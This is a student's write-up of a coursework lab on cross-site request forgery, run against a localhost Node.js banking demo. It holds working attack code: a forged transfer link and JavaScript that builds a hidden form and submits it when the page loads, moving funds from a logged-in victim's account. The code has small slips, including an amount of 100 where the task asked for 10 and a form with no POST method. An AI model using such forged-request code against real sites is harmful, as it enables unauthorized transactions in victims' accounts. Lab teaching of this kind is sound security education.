Cross Site Request Forgery Lab

Final Assignment for Cybersecurity CPS493
Professor Hoffman

https://seedsecuritylabs.org/Labs_20.04/Web/Web_CSRF_Elgg/

In this lab, students will be attacking a social networking web application using the CSRF (Cross Site Request Forgery) attack. The open-source social networking application called Elgg has countermeasures against CSRF, but we have turned them off for the purpose of this lab.

Unlike the other labs in this repo, this lab does **not** require a VM.

This lab covers the following topics:


- CSRF Fundamentals
- Vulnerability Analysis
- Executing CSRF Attacks
- Learning Countermeasures & Secure Coding Practices
- Node.js, HTML/JavaScript, and HTTP Requests

1. Download the zip file attached to this assignment. It has the code that I wrote during the demo for executing an attack using a GET request.

I've downloaded and unzipped the zip file.

2. Open your terminal and cd into the lab folder.
3. Enter **npm install** to install all dev dependencies.

I install required node modules with npm, and get the following output:




```
changed 3 packages, and audited 90 packages in 1s

7 packages are looking for funding
  run `npm fund` for details

17 vulnerabilities (4 low, 1 moderate, 11 high, 1 critical)

To address issues that do not require attention, run:
  npm audit fix

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.
```

Thank you npm, but we will not be addressing these issues.

4. Enter **npm start** to start server.


I start the servers, and am warned of a deprecated API usage. It's cool to see node catching vulnerabilities before we actually take a look at the main content of the lab.



```
(node:19096) [DEP0060] DeprecationWarning: The `util._extend` API is deprecated. Please use Object.assign() instead.
(Use `node --trace-deprecation ...` to show where the warning was created)
Server started and listening at localhost:3000
"Evil" server started and listening at localhost:3001
```

5. Open your web browser to http://localhost:3000/ for the **target site**. Login as **bob** (password is **test**). Open your web browser to http://localhost:3001/ for the **malicious site**.

Our target site (Server) shows a simple login page at first.




Please use the following form to login.

Username: bob

Password: ••••

Logging in with bob's credentials reveals bob's balance of 500, and a simple form to transfer funds.



Welcome, bob!

You currently have balance of `500` in your account.

Use the form below to transfer funds to another account.

Send funds to account:

Amount:


a. Look at the html pages for both. What is the current balance on the target site?

As shown above, bob has 500 in his account.

My middle school math teacher would be furious at the lack of units on bob's balance. She would say "500 what? 500 potato chips?"

b. Refresh the malicious page, then refresh the target page. What happened to the balance? Why?

Let's take a look at the malicious page.



Demo: Exploiting the GET route

The `GET /transfer` route is the most easily exploited. It's as simple as tricking the target user into opening a webpage with a malicious `<img>` tag:


Or by tricking the target user into clicking a malicious link: Click here to upgrade!!!

Your turn! Exploiting the POST route


The `POST /transfer` route requires using JavaScript to submit an HTML form:

Refreshing both tabs does nothing to bob's balance (I'm assuming because there isn't anything with the <img> tag automatically triggering the request), but I'm sure if I click the malicious link something will happen to bob's balance.

Hovering over the Click here to upgrade!!! link shows the address we would be sent to is the target page, with a request to transfer 25 to alice.


localhost:3000/transfer?to=alice&amount=25

Clicking the link takes us straight to bob's balance page, where we can see his balance has decreased by


Welcome, bob!

You currently have balance of 475 in your account.

Use the form below to transfer funds to another account.

Send funds to account:


Amount:

25.

This attack works because we have a session logged in as bob on the target page in another tab. The target page receives the request, assumes it is legitimate, and processes it.

6. Look through the other files, particularly **server.js**. Where is the vulnerability for a CSRF attack?

Let's open up server.js in VSCode, and search for the vulnerability.



```
// Funds transfer with HTTP GET request.
// It is generally a bad idea to modify state via GET requests.
app.get('/transfer', requireLogin, function(req, res, next) {
    transferFunds(
        req.query.to, // alice
        req.session.user.name, // bobby
        req.query.amount, // 10
        function(error) {

            if (error) {
                return res.status(400).send(error.message);
            }

            // Successfully transferred funds.
            // Redirect the user back to the home page.
            res.redirect('/');
        }
    );
});
```


This is vulnerable because it relies on the session cookie without any verification of the origin of the request. Any attacker can build a malicious request and deliver that request to the victim, using the victim's session cookie to carry out the malicious request.

7. In the *evil-examples.html* file, comment out or remove the malicious img tag and malicious link.

I opened up evil-examples.html and commented out the malicious <img> tag and malicious link.

8. Using JavaScript, conduct a CSRF attack via the *evil-examples.html* file. You should steal $10 from bob's account and put it in alice's account. Enter your malicious JavaScript inside the ***<script></script>*** tags. Refer back to the lecture on CSRF as a reference on how to write your code to execute the attack.


Now, we'll be focusing on conducting a CSRF attack using POST requests.



```
<h2>Your turn! Exploiting the POST route</h2>
<p>The <code>POST /transfer</code> route requires using JavaScript to submit an HTML form:</p>

  <script type="text/javaScript">
      //enter code here for malicious code. Use code from lecture.

  </script>
```

Some people believe POST are much safer than GET requests, which is not necessarily true. POST requests are still exploitable, simply in a different manner. All we need to do is code some malicious JavaScript and place it inside the <script> tags.

For the malicious code, I'm going to use an HTML form to generate our malicious POST request, then use our JavaScript to automatically submit the form.



```
<script type="text/javaScript">
    function forge_post_req(){

        var fields;
        fields += "<input type='hidden' name='to' value='alice'>";
        fields += "<input type='hidden' name='amount' value='100'>";

        var post = document.createElement("form");
        post.action = "http://localhost:3000/transfer";
        post.innerHTML = fields;
        document.body.appendChild(post);
        post.submit();
    }

    window.onload = forge_post_req;
</script>
```


First, we examin the `forge_post_req` function:
Here, the variable "fields" is creating two hidden input fields, one for "to = alice", and one for "amount = 100". Next, we create a <form> element, and set the action attribute to /transfer. Then, we use innerHTML to place the hidden fields into the form. Next, our form is added to the page's body. Finally, the form is automatically submitted.

Lastly, we will call the `forge_post_req` function when the page loads.

All of this goes on without revealing anything to the victim.

I'll restart the servers, then verify it works:

After logging in as bob, we can see his original balance of 500 is restored:



Welcome, bob!


You currently have balance of `500` in your account.

Use the form below to transfer funds to another account.

Send funds to account:

Amount:

Let's navigate to the Evil Server on port 3001 and see what happens:



Welcome, bob!

You currently have balance of `400` in your account.

Use the form below to transfer funds to another account.

Send funds to account:

Amount:

We see only a glimpse of the original malicious page, then we are redirected back to the normal page to see that bob's balance has now decreased by 100! Our CSRF attack succeeded.

9. Briefly explain one countermeasure you could implement in the web browser to prevent a CSRF. You don't need to implement the countermeasure.

An example of a countermeasure to help prevent a CSRF is using a secret token.
With secret tokens, a random secret value is embedded in each web page. All requests contain this secret

value, and any requests not containing the secret value are assumed to be cross site. This helps the server discern which requests are legitimate, and which could be malicious, but does not solve the problem on its own.

This lab demonstrated how CSRF attacks exploit trust in authenticated sessions to perform unauthorized actions on behalf of a user. By experimenting with both GET and POST requests, we saw firsthand how attackers can craft malicious pages to execute CSRF attacks.